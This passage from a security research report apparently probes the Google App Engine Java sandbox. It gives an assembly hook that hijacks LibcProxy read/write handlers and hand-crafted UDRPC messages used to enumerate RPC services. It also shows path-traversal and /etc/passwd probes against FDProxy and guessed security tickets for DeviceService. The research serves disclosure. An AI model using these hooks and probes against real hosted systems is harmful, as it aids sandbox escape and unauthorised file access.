<code>.data.rel.ro:000000003EEC128</code>		<code>dq offset</code>	<code>_ZN9LibcProxyD0Ev</code>	<code>; LibcProxy::~~LibcProxy()</code>
<code>.data.rel.ro:000000003EEC130</code>		<code>dq offset</code>	<code>_ZN9LibcProxy15ShouldProxyPathEPKc</code>	<code>; LibcProxy::ShouldProxyPath(char const*)</code>
<code>.data.rel.ro:000000003EEC138</code>		<code>dq offset</code>	<code>_ZN9LibcProxy25ShouldProxyFileDescriptorEi</code>	<code>; LibcProxy::ShouldProxyFileDescriptor(int)</code>
<code>.data.rel.ro:000000003EEC140</code>		<code>dq offset</code>	<code>_ZN9LibcProxy20ShouldProxyDirectoryEPK11_dirstream</code>	<code>; LibcProxy::ShouldProxyDirectory(_dirstream)</code>
<code>.data.rel.ro:000000003EEC148</code>		<code>dq offset</code>	<code>_ZN9LibcProxy15ShouldProxyFileEPK8_IO_FILE</code>	<code>; LibcProxy::ShouldProxyFile(_IO_FILE const*)</code>
<code>.data.rel.ro:000000003EEC150</code>		<code>dq offset</code>	<code>_ZN9LibcProxy17ShouldProxySocketEiii</code>	<code>; LibcProxy::ShouldProxySocket(int,int,int)</code>
<code>.data.rel.ro:000000003EEC158</code>		<code>dq offset</code>	<code>_ZN9LibcProxy16ShouldProxyIoctlEm</code>	<code>; LibcProxy::ShouldProxyIoctl(ulong)</code>
<code>.data.rel.ro:000000003EEC160</code>		<code>dq offset</code>	<code>_ZN9LibcProxy18ShouldProxyIfAddrsEv</code>	<code>; LibcProxy::ShouldProxyIfAddrs(void)</code>
<code>.data.rel.ro:000000003EEC168</code>		<code>dq offset</code>	<code>_ZN9LibcProxy15ShouldProxyTimeEv</code>	<code>; LibcProxy::ShouldProxyTime(void)</code>
<code>.data.rel.ro:000000003EEC170</code>		<code>dq offset</code>	<code>_ZN9LibcProxy18ShouldProxyTmpFileEv</code>	<code>; LibcProxy::ShouldProxyTmpFile(void)</code>
<code>.data.rel.ro:000000003EEC178</code>		<code>dq offset</code>	<code>_ZN9LibcProxy21ShouldProxySystemInfoEv</code>	<code>; LibcProxy::ShouldProxySystemInfo(void)</code>
<code>.data.rel.ro:000000003EEC180</code>		<code>dq offset</code>	<code>_ZN9LibcProxy22ShouldProxyEpollCreateEv</code>	<code>; LibcProxy::ShouldProxyEpollCreate(void)</code>
<code>.data.rel.ro:000000003EEC188</code>		<code>dq offset</code>	<code>_ZN9LibcProxy15ShouldProxyPollEv</code>	<code>; LibcProxy::ShouldProxyPoll(void)</code>
<code>.data.rel.ro:000000003EEC190</code>		<code>dq offset</code>	<code>_ZN9LibcProxy14ShouldProxyDnsEv</code>	<code>; LibcProxy::ShouldProxyDns(void)</code>
<code>.data.rel.ro:000000003EEC198</code>		<code>dq offset</code>	<code>_ZN9LibcProxy4OpenEPKcii</code>	<code>; LibcProxy::open(char const*,int,int)</code>
<code>.data.rel.ro:000000003EEC1A0</code>		<code>dq offset</code>	<code>_ZN9LibcProxy6Open64EPKcii</code>	<code>; LibcProxy::open64(char const*,int,int)</code>
<code>.data.rel.ro:000000003EEC1A8</code>		<code>dq offset</code>	<code>_ZN9LibcProxy6AccessEPKci</code>	<code>; LibcProxy::access(char const*,int)</code>
<code>.data.rel.ro:000000003EEC1B0</code>		<code>dq offset</code>	<code>_ZN9LibcProxy4ReadEiPvm</code>	<code>; LibcProxy::read(int,void *,ulong)</code>
<code>.data.rel.ro:000000003EEC1B8</code>		<code>dq offset</code>	<code>_ZN9LibcProxy5WriteEiPKvm</code>	<code>; LibcProxy::write(int,void const*,ulong)</code>
<code>.data.rel.ro:000000003EEC1C0</code>		<code>dq offset</code>	<code>_ZN9LibcProxy7Pread64EiPvml</code>	<code>; LibcProxy::pread64(int,void *,ulong,long)</code>
<code>.data.rel.ro:000000003EEC1C8</code>		<code>dq offset</code>	<code>_ZN9LibcProxy8Pwrite64EiPKvml</code>	<code>; LibcProxy::pwrite64(int,void const*,ulong,long)</code>
<code>.data.rel.ro:000000003EEC1D0</code>		<code>dq offset</code>	<code>_ZN9LibcProxy7Lseek64Eili</code>	<code>; LibcProxy::lseek64(int,long,int)</code>
<code>.data.rel.ro:000000003EEC1D8</code>		<code>dq offset</code>	<code>_ZN9LibcProxy5FsyncEi</code>	<code>; LibcProxy::fsync(int)</code>
<code>.data.rel.ro:000000003EEC1E0</code>		<code>dq offset</code>	<code>_ZN9LibcProxy9FdatasyncEi</code>	<code>; LibcProxy::fdatasync(int)</code>
<code>.data.rel.ro:000000003EEC1E8</code>		<code>dq offset</code>	<code>_ZN9LibcProxy5CloseEi</code>	<code>; LibcProxy::close(int)</code>
<code>.data.rel.ro:000000003EEC1F0</code>		<code>dq offset</code>	<code>_ZN9LibcProxy8TruncateEPKcl</code>	<code>; LibcProxy::truncate(char const*,long)</code>
<code>.data.rel.ro:000000003EEC1F8</code>		<code>dq offset</code>	<code>_ZN9LibcProxy10Truncate64EPKcl</code>	<code>; LibcProxy::truncate64(char const*,long)</code>
<code>.data.rel.ro:000000003EEC200</code>		<code>dq offset</code>	<code>_ZN9LibcProxy9FtruncateEil</code>	<code>; LibcProxy::ftruncate(int,long)</code>
<code>.data.rel.ro:000000003EEC208</code>		<code>dq offset</code>	<code>_ZN9LibcProxy11Ftruncate64Eil</code>	<code>; LibcProxy::ftruncate64(int,long)</code>
<code>.data.rel.ro:000000003EEC210</code>		<code>dq offset</code>	<code>_ZN9LibcProxy4StatEiPKcP4stat</code>	<code>; LibcProxy::stat(int,char const*,stat *)</code>
<code>.data.rel.ro:000000003EEC218</code>		<code>dq offset</code>	<code>_ZN9LibcProxy6Stat64EiPKcP6stat64</code>	<code>; LibcProxy::stat64(int,char const*,stat64 *)</code>
<code>.data.rel.ro:000000003EEC220</code>		<code>dq offset</code>	<code>_ZN9LibcProxy5FstatEiiP4stat</code>	<code>; LibcProxy::fstat(int,int,stat *)</code>

Fig. 7 LibcProxy wrapper virtual methods table.

LibcProxy relies on both *DeviceService* and *FDProxy* RPC services. Whenever a new file needs to be opened or directory content listed, low level RPC services are first contacted to accomplish the task. This is likely¹⁴ possible as LibcProxy seems to support chaining of arbitrary Libc wrappers. If a given wrapper (such as `apphosting::FDProxyChainlink`

¹⁴ we haven't investigated the LibcProxy mechanism in full detail.

or `speckle::FileProxy`) does not find requested resource, another one in the chain is invoked. If none can find a given directory or file, original libc function is invoked (through `LibcFallback`).

The way user application files (classes) are accessed deserve some additional description. This is the *DeviceService* service that is used to access them. Whenever an open call is used to access a file such as `/base/data/home/apps/s~myfirstjapp/1.413427618864066440/WEB-INF/classes/API.class`, new file descriptor is created in the runtime process:

```
fd 29 mode 100555 r-xr-xr-x dev[12:0] inode:4151 type reg size 18862663
fd 30 mode 100555 r-xr-xr-x dev[12:0] inode:4156 type reg size 2589707
fd 31 mode 100555 r-xr-xr-x dev[12:0] inode:407 type reg size 3438
fd 32 mode 100555 r-xr-xr-x dev[12:0] inode:402 type reg size 2007898
fd 33 mode 20666 rw-rw-rw- dev[12:0] inode:5079 type chr size 0
```

This was a dummy file descriptor corresponding to `/dev/null` device¹⁵. Its goal was to just allocate a valid descriptor in process descriptor table, which could be further used by the proxy mechanism whenever *DeviceService* volume files were accessed.

3.13 UDRPC

FD3 and FD4 communication channels rely on UDRPC protocol messaging for data exchange.

The format of UDRPC protocol could be revealed with the use of `ProtoExtract` tool from either the launcher binary or main implementation JAR file (`apphosting/sandbox/udrpc/rpc.proto` file). Message data encoding follow Google `ProtoBuf` messages (UDRPC messages are `ProtoBuf` messages).

3.13.1 *libcproxy* hijack

For the purpose of a more in-depth investigation of UDRPC messages exchange over FD3 and FD4 communication channels, we decided to hijack the `read` and `write` function calls¹⁶ done for these descriptors.

All functions intercepted by a `LibcProxy` follow the same implementation schema. Fig. 8 shows this schema upon the example of a `read` function.

¹⁵ opening `/dev/null` resulted in a file descriptor with the same characteristics (i.e. device, inode).

¹⁶ this was not immediately obvious as the implementation of UDRPC protocol handling included in the launcher binary did rely on both `read/recvmsg` and `write/sendmsg` function calls. We verified that `recvmsg/sendmsg` was not used in our cases though (we hijacked these calls to just count the number of time they were used and always came with 0 count).

read




Fig. 8 LibcProxy wrapper function schema for read function.

For the purpose of injecting arbitrary code into the code path of a hijacked function, the following steps were taken:

- global `_ZN11LibcWrapper11libc_proxy_E` symbol was used to locate an instance of the LibcProxy,
- either offset 0x90 (read function) or 0x98 (write function) were written with a pointer to the target code to inject.

The following routine was used by us to intercept all messages read by a given file descriptor:

```

push rbp
push rdx
push rbx
call    forward

```

```

align 8
base:
argdata dq 0aabbccddaabbccddh
;argdata is a pointer to the following handler data structure:
; off 0 fd      - target fd to sniff over
; off 8 org_handler - original LibcProxy handler
; off 10 buf    - memory buffer where saved messages are put into
; off 18 pos    - the current offset into the above buffer (end of data)

```



```

magic dq 0333333333333333h      ;magic value indicating LibcProxy handler has been
                                ;intercepted

store:                          ;store routine copies data denoted by register rsi
                                ;of size rcx into the end of messages buffer

...
ret

forward:
  pop rbx
  sub rsp, 08h

  mov rbx,qword ptr [rbx]      ;load rbx with ptr to handler data structure
  mov qword ptr [rsp],rbx     ;save argdata for later use

  mov rax,qword ptr [rbx]      ;target fd to sniff over
  cmp rax,rsi                 ;skip processing if this is not our fd
  jne skip

  push rdi
  push rsi                    ;call fd
  push rdx                    ;call buf
  push rcx                    ;call size

  call qword ptr [rbx+8]      ;invoke original LibcProxy handler

  pop rcx
  pop rdx
  pop rsi
  pop rdi

  mov rbx,qword ptr [rsp]     ;restore rbx with ptr to handler data structure
  push rax                    ;save the result of read

  mov rsi,rdx                 ;load rsi with read buffer addr
  mov rcx,rax                 ;load rcx with read result

  cmp rax,0                   ;ignore storing the read result in case of error
  jle error

  call store

error:
  pop rax                     ;load rax with the read result
  jmp doret

skip:
  call qword ptr [rbx+8]     ;invoke original LibcProxy handler

doret:
  add rsp, 08h

  pop rbx
  pop rdx
  pop rbp
  ret

```

The routine intercepting write function handler was similar - the only difference was in the way original function handler was invoked (before vs. after the message store function).

LibcProxy function handlers have one additional argument in the arguments chain of a target function. It is the LibcProxy *this* pointer. This is the reason, why arguments to the invoked original LibcProxy function handler start from register `rsi`, not `rdi`.

Finally, it's worth to note that for the purpose of a quick development of arbitrary assembly codes, we marked the beginning and end of the actual code with arbitrary tags. This made it easy to extract their content from compiled binaries (such as exe files) and dump their content into text files ready to be used in a target POC code.

3.13.2 UDRPC packet header

In order to sniff the messages sent over FD3 (write function handler), we intentionally invoked the open function, so that execution would be passed to LibcProxy wrapper first. This in particular took place, when an instance of a `java.io.FileInputStream` class was used:

```
FileInputStream fis=new FileInputStream("/bin");
```

The following message data was sent over FD3 as a result of the above call:

```
24 0a 1a 08 dc 89 dc 98 e2 b1 dc f6 ca 01 12 07
46 44 50 72 6f 78 79 1a 04 4f 70 65 6e 32 04 08
02 10 02 48 0c 0a 04 2f 62 69 6e 10 01 18 80 80
04
```

We investigated both Google ProtoBuf source code [3], extracted Proto files and the decompiled code of `com.google.apphosting.runtime.udrpc.protocolapi.RpcProto`¹⁷ class in order to understand the format of the intercepted message.

We came out with the following layout:

```
24 header size
0a = tag = request
1a = Request SIZE
BEGIN Request [
  08 = tag
  dc 89 dc 98 e2 b1 dc f6 ca 01 = id_ varInt64
  12 = tag
  07 Service name len
  46 44 50 72 6f 78 79 service "FDProxy"
  1a = tag
  04 Method name len
  4f 70 65 6e "Open"
] END Request

32 tag (options)
  04
  08 tag
  02 avoid_sendmsg_ value (varLong)
```

¹⁷ more precisely, these were `ProtocolMessage` inner classes and the implementation of their `outputTo(ProtocolSink)` methods.

```
10 tag
02 payload_chunking_ (varLong)
48 tag
0c payload_bytes_ (varLong)
```

RPC Message payload bytes

```
0a 04 2f 62 69 6e 10 01 18 80 80 04 ...H.../bin.....
```

In the next step, we decided to deserialize the received message into real `UDRPC PacketHeader` instance, so that its content could be printed in a more human readable form. The following code sequence was used for that purpose:

```
CodedInputStream input=CodedInputStream.newInstance(data,0,len);
int headerSize=input.readRawVarint32();

System.out.println("- PacketHeader");
System.out.println("headerSize: "+headerSize);

input.pushLimit(headerSize);
RpcProto.PacketHeader.Builder header=RpcProto.PacketHeader.newBuilder();
header.mergeFrom(input);

System.out.println(header);
```

This code produced the following output:

```
- PacketHeader
headerSize: 36
request {
  id: 14622468420429874396
  service: "FDProxy"
  method: "Open"
}
options {
  avoid_sendmsg: ENABLED
  payload_chunking: ENABLED
}
payload_bytes: 12
```

From the above, we found out that `UDRPC PacketHeader` message was just another format of Google Protobuf RPC message, where:

- `PacketHeader's request` field indicated the name of a target service and method of an RPC service to call,
- `payload_bytes` field indicated the number of bytes containing the actual RPC request payload.

In the next step, we decided to see what RPC services were bound to FD3 communication channel. For that purpose, we handcrafted the `PacketHeader` message indicating a call to `GetServices` method of a `ServerStatus` service and sent it to FD3:

```
write res: 49
0000: 30 0a 26 08 dc 89 dc 98 e2 b1 dc f6 ca 01 12 0c 0.&.....
0010: 53 65 72 76 65 72 53 74 61 74 75 73 1a 0b 47 65 ServerStatus..Ge
0020: 74 53 65 72 76 69 63 65 73 32 04 08 02 10 02 48 tServices2.....H
0030: 00 .
```

```

read res: 73
0000: 48 12 44 08 dc 89 dc 98 e2 b1 dc f6 ca 01 10 01 H.D.....
0010: 1a 35 72 70 63 5f 63 68 61 6e 6e 65 6c 3a 20 55 .5rpc_channel:.U
0020: 6e 6b 6e 6f 77 6e 20 73 65 72 76 69 63 65 20 53 nknown.service.S
0030: 65 72 76 65 72 53 74 61 74 75 73 2e 47 65 74 53 erverStatus.GetS
0040: 65 72 76 69 63 65 73 48 00 ervicesH.

```

The human readable form of the response is shown below:

```

- PacketHeader
headerSize: 72
response {
  id: 14622468420429874396
  error: CLIENT_ERROR
  error_detail: "rpc_channel: Unknown service ServerStatus.GetServices"
}
payload_bytes: 0

```

The response indicated that `ServerStatus` service was not available. Another way needed to be used to enumerate RPC services at FD3 endpoint.

We decided to check the error message returned when an attempt to call some dummy method of an existing RPC service is made:

```

write res: 49
0000: 30 0a 26 08 dc 89 dc 98 e2 b1 dc f6 ca 01 12 07 0.&.....
0010: 46 44 50 72 6f 78 79 1a 10 47 65 74 53 65 72 76 FDProxy..GetServ
0020: 69 63 65 73 31 32 33 34 35 32 04 08 02 10 02 48 ices123452.....H
0030: 00 .

read res: 75
0000: 4a 12 46 08 dc 89 dc 98 e2 b1 dc f6 ca 01 10 01 J.F.....
0010: 1a 37 72 70 63 5f 63 68 61 6e 6e 65 6c 3a 20 55 .7rpc_channel:.U
0020: 6e 6b 6e 6f 77 6e 20 6d 65 74 68 6f 64 20 69 64 nknown.method.id
0030: 20 46 44 50 72 6f 78 79 2e 47 65 74 53 65 72 76 .FDProxy.GetServ
0040: 69 63 65 73 31 32 33 34 35 48 00 ices12345H.

```

The error message was different than the one for the non-existent service. This difference was exploited by us to implement scanning (enumeration) of RPC services bound to a given UDRPC channel (file descriptor).

For the purpose of a scan, we used the names of all RPC services available in the 170MB implementation JAR:

```

SERVICES FOR FD = 3
- FDProxy
udrpc write res: 37
0000: 24 0a 1a 08 dc 89 dc 98 e2 b1 dc f6 ca 01 12 07 $.
0010: 46 44 50 72 6f 78 79 1a 04 74 65 73 74 32 04 08 FDProxy..test2..
0020: 02 10 02 48 00 ...H.
udrpc read res: 63
0000: 3e 12 3a 08 dc 89 dc 98 e2 b1 dc f6 ca 01 10 01 >:.....
0010: 1a 2b 72 70 63 5f 63 68 61 6e 6e 65 6c 3a 20 55 .+rpc_channel:.U
0020: 6e 6b 6e 6f 77 6e 20 6d 65 74 68 6f 64 20 69 64 nknown.method.id
0030: 20 46 44 50 72 6f 78 79 2e 74 65 73 74 48 00 .FDProxy.testH.
- SharedBufferService
udrpc write res: 49

```

```

0000: 30 0a 26 08 dc 89 dc 98 e2 b1 dc f6 ca 01 12 13 0.&.....
0010: 53 68 61 72 65 64 42 75 66 66 65 72 53 65 72 76 SharedBufferServ
0020: 69 63 65 1a 04 74 65 73 74 32 04 08 02 10 02 48 ice..test2.....H
0030: 00
udrpc read res: 75
0000: 4a 12 46 08 dc 89 dc 98 e2 b1 dc f6 ca 01 10 01 J.F.....
0010: 1a 37 72 70 63 5f 63 68 61 6e 6e 65 6c 3a 20 55 .7rpc_channel:.U
0020: 6e 6b 6e 6f 77 6e 20 6d 65 74 68 6f 64 20 69 64 nknown.method.id
0030: 20 53 68 61 72 65 64 42 75 66 66 65 72 53 65 72 .SharedBufferServ
0040: 76 69 63 65 2e 74 65 73 74 48 00 vice.testH.
- BorgletClient
udrpc write res: 43
0000: 2a 0a 20 08 dc 89 dc 98 e2 b1 dc f6 ca 01 12 0d *.
0010: 42 6f 72 67 6c 65 74 43 6c 69 65 6e 74 1a 04 74 BorgletClient..t
0020: 65 73 74 32 04 08 02 10 02 48 00 est2.....H.
udrpc read res: 67
0000: 42 12 3e 08 dc 89 dc 98 e2 b1 dc f6 ca 01 10 01 B.>.....
0010: 1a 2f 72 70 63 5f 63 68 61 6e 6e 65 6c 3a 20 55 ./rpc_channel:.U
0020: 6e 6b 6e 6f 77 6e 20 73 65 72 76 69 63 65 20 42 nknown.service.B
0030: 6f 72 67 6c 65 74 43 6c 69 65 6e 74 2e 74 65 73 orgletClient.tes
0040: 74 48 00 tH.
...

```

The scanning revealed only the following 3 RPC services bound to FD3 communication channel:

- *DeviceService*
- *FDProxy*
- *SharedBufferService*

3.14 FD3 Communication channel

By knowing which services were bound to FD3 communication channel we could start playing with them. The format of the requests was taken from the proto files generated by the `ProtoExtract` tool.

We were aware that Google's `protoc` tool might potentially be used to generate Java client code stubs for given proto files. Upon learning both the UDRPC and Protobuf messages format we decided to build any requests needed on our own. The reasons were twofold. We didn't want to waste time to learn another tool. We also wanted our code to be rather thin and flexible¹⁸ as possible.

3.14.1 FDProxy service

FDProxy service implements 4 methods only [APPENDIX B]. As its `Stat`, `Access` and `Open` methods return the same response, we decided to focus on the `Stat` for further testing purposes.

The `Stat` request has only one argument, which is a path denoting the file to open:

¹⁸ understood in terms of a full control over the message content.

```

message_type {
  name: "FDPathRequest"
  field {
    name: "path"
    number: 1
    label: LABEL_REQUIRED
    type: TYPE_STRING
  }
}

```

Table 6 illustrates the status of *FDProxy Stat* call issued with respect to various path arguments.

PATH	SUCCESSFUL?
/base/alloc/tmpfs/dynamic_runtimes/java7b64/5cf21617294496b4	YES
/base/alloc/tmpfs/dynamic_runtimes/java7b64/5cf21617294496b4/	YES
/base/alloc/tmpfs/dynamic_runtimes/java7b64/5cf21617294496b4/./	YES
/base/alloc/tmpfs/dynamic_runtimes/java7b64/5cf21617294496b4/./..	YES
/base/alloc/tmpfs/dynamic_runtimes/java7b64/	NO
/base/alloc/tmpfs/dynamic_runtimes/java_jre7_64/ff8d8d55a76c5989	YES
/base/alloc/tmpfs/dynamic_runtimes/java_jre7_64/ff8d8d55a76c5989/	YES
/base/alloc/tmpfs/dynamic_runtimes/java_jre7_64/ff8d8d55a76c5989/./	YES
/base/alloc/tmpfs/dynamic_runtimes/java_jre7_64/ff8d8d55a76c5989/./..	YES
/base/alloc/tmpfs/dynamic_runtimes/java_jre7_64/	NO
/proc/self/task	YES
/proc/self/task/	NO
/proc/self/task/./..	NO
/proc/self	NO
/proc	NO
/dev	NO
/tmp	NO
/etc	NO
/etc/passwd	YES
/etc/passwd/./passwd	YES
/etc/passwd/./..passwd	NO
/etc/passwd/././..passwd	YES

Table 6 The status of *FDProxy Stat* call issued with respect to various path arguments.

We verified that the *Stat* request was successful only for the files residing in directories of Java / GAE runtime or */etc*.

The call was not successful when an attempt to access */proc* or */dev* file system was made. Similarly, no success was encountered when an escape of a hypothetical root was attempted by injecting given number of *./* string sequences.

We observed that for Java / GAE runtime directories, path parsing didn't follow Linux OS *realpath* function call behavior. More specifically:

- *./* directory name was not treated as a special name indicating current directory, but like yet another directory entry,
- files could be traversed in paths denoting directories.

From the above, we concluded that *FDProxy* server maintained a list of files and directories that were accessible to clients. When path arguments were parsed, only `../` special directory was taken into account. Validity of a given path was likely decided with the use of a string compare function done for given path prefixes. This was done after processing of any `../` sequences.

3.14.2 DeviceService

DeviceService implements 5 methods [APPENDIX A].

We investigated its `OpenVolume` method in a little bit more detail. It required the following request message according to the proto file:

```
message_type {
  name: "OpenVolumeRequest"
  field {
    name: "security_ticket"
    number: 1
    label: LABEL_REQUIRED
    type: TYPE_STRING
  }
}
```

A naive call to `OpenVolume` method with a dummy value of a `security_ticket` argument indicated a security error (Not authorized):

```
udrpc write res: 56
0000: 30 0a 26 08 dc 89 dc 98 e2 b1 dc f6 ca 01 12 0d 0.&.....
0010: 44 65 76 69 63 65 53 65 72 76 69 63 65 1a 0a 4f DeviceService..O
0020: 70 65 6e 56 6f 6c 75 6d 65 32 04 08 02 10 02 48 penVolume2.....H
0030: 07 0a 05 64 75 6d 6d 79 ...dummy
```

```
udrpc read res: 87
0000: 56 12 52 08 dc 89 dc 98 e2 b1 dc f6 ca 01 10 01 V.R.....
0010: 1a 43 4e 6f 74 20 61 75 74 68 6f 72 69 7a 65 64 .CNot.authorized
0020: 2e 20 74 69 63 6b 65 74 3d 64 75 6d 6d 79 20 61 ..ticket=dummy.a
0030: 70 70 3d 73 7e 6d 79 66 69 72 73 74 6a 61 70 70 pp=s.myfirstjapp
0040: 2f 31 2e 34 31 32 38 31 39 38 33 34 33 38 30 37 /1.4128198343807
0050: 39 36 32 31 31 48 00 96211H.
```

We investigated the code of a Java runtime and discovered hints that an argument to the `OpenVolume` call was a string identifying user application identifier and its version:

```
public void mountApplicationDirectory(String path, String appVersionKey) {
    if(options.enableFsProxy())
        JniUtils.mountVolume(path, appVersionKey, true);
}
```

The call turned out to be successful when `security_ticket` field of the request message was set to the string corresponding to current application's *appid/version*:

```
0000: 30 0a 26 08 dc 89 dc 98 e2 b1 dc f6 ca 01 12 0d 0.&.....
0010: 44 65 76 69 63 65 53 65 72 76 69 63 65 1a 0a 4f DeviceService..O
0020: 70 65 6e 56 6f 6c 75 6d 65 32 04 08 02 10 02 48 penVolume2.....H
0030: 24 0a 22 73 7e 6d 79 66 69 72 73 74 6a 61 70 70 $. "s.myfirstjapp
```

```
0040: 2f 31 2e 34 31 32 38 31 39 37 33 34 34 35 35 32 /1.4128197344552
0050: 33 34 32 31 37 34217
```

```
udrpc read res: 1731
```

```
0000: 10 12 0b 08 dc 89 dc 98 e2 b1 dc f6 ca 01 48 b2 .....H.
0010: 0d 0a af 0d 0a 22 73 7e 6d 79 66 69 72 73 74 6a .....s.myfirstj
0020: 61 70 70 2f 31 2e 34 31 32 38 31 39 37 33 34 34 app/1.4128197344
0030: 35 35 32 33 34 32 31 37 10 80 80 04 1a 38 0a 19 55234217.....8..
0040: 57 45 42 2d 49 4e 46 2f 63 6c 61 73 73 65 73 2f WEB-INF/classes/
0050: 50 4f 43 2e 63 6c 61 73 73 10 00 18 a4 82 02 20 POC.class.....
0060: c7 ab a8 dd 05 28 c7 ab a8 dd 05 30 01 52 07 08 .....(.....0.R..
0070: 80 80 04 10 82 36 1a 3b 0a 1c 57 45 42 2d 49 4e .....6.;..WEB-IN
0080: 46 2f 63 6c 61 73 73 65 73 2f 48 65 6c 70 65 72 F/classes/Helper
0090: 2e 63 6c 61 73 73 10 01 18 a4 82 02 20 c7 ab a8 .class.....
00a0: dd 05 28 c7 ab a8 dd 05 30 01 52 07 08 80 80 04 ..(.....0.R.....
00b0: 10 86 06 1a 3d 0a 1e 57 45 42 2d 49 4e 46 2f 63 ....=..WEB-INF/c
00c0: 6c 61 73 73 65 73 2f 50 4f 43 24 4d 79 43 4c 2e lasses/POC$MyCL.
00d0: 63 6c 61 73 73 10 02 18 a4 82 02 20 c7 ab a8 dd class.....
00e0: 05 28 c7 ab a8 dd 05 30 01 52 07 08 80 80 04 10 .(.....0.R.....
00f0: 9b 02 1a 3e 0a 1e 57 45 42 2d 49 4e 46 2f 63 6c ...>..WEB-INF/cl
0100: 61 73 73 65 73 2f 64 61 74 61 2f 41 50 49 2e 63 asses/data/API.c
0110: 6c 61 73 73 10 03 18 a4 82 02 20 c7 ab a8 dd 05 lass.....
0120: 28 c7 ab a8 dd 05 30 01 52 08 08 80 80 04 10 e6 (.....0.R.....
0130: e5 01 1a 39 0a 19 57 45 42 2d 49 4e 46 2f 63 6c ...9..WEB-INF/cl
0140: 61 73 73 65 73 2f 41 50 49 2e 63 6c 61 73 73 10 asses/API.class.
0150: 04 18 a4 82 02 20 c7 ab a8 dd 05 28 c7 ab a8 dd .....(....
...
```

As a result, the list of files included in user application volume (Blob?) was returned.

We verified that the following values / forms of a security ticket were not successful / valid for the `OpenVolume` call:

- `appid`
- `version`
- `appid/version/`
- `appid/./version/`
- `appid/version/..`
- `appid/1`
- `.`
- `*`
- `appid/version+1`

Additionally, we verified that the call was not successful when done for valid `appid/version` pair of another application version. From the above tests and the nature of the error string, we concluded that the `OpenVolume` call required the `security_ticket` to be equal to the app version string of the connected endpoint (this app string is known to the connected endpoint and is likely the only one it knows).

We also tried to issue `OpenDevice` call, but always got a response indicating the method was not implemented:

```
udrpc write res: 65
000000: 30 0a 26 08 dc 89 dc 98 e2 b1 dc f6 ca 01 12 0d 0.&.....
```



```

000010: 44 65 76 69 63 65 53 65 72 76 69 63 65 1a 0a 4f DeviceService..O
000020: 70 65 6e 44 65 76 69 63 65 32 04 08 02 10 02 48 penDevice2.....H
000030: 10 0a 08 69 6e 73 74 61 6e 63 65 12 04 70 61 74 ...instance..pat
000040: 68 h
udrpc read res: 35
000000: 22 12 1e 08 dc 89 dc 98 e2 b1 dc f6 ca 01 10 02 ".....
000010: 1a 0f 4e 6f 74 20 69 6d 70 6c 65 6d 65 6e 74 65 ..Not.implemente
000020: 64 48 00 dH.

```

We came to the conclusion that either arguments to the call were not valid, the call was indeed not implemented or it could not be issued more than once. We have briefly investigated Google APIs and proto files and found some hints that `instance_name` could be either related to the Cloud Spanner resource or VM instance (Fig. 9). The device itself could be related to the storage type supported by the backend. These were however just our blind guesses.

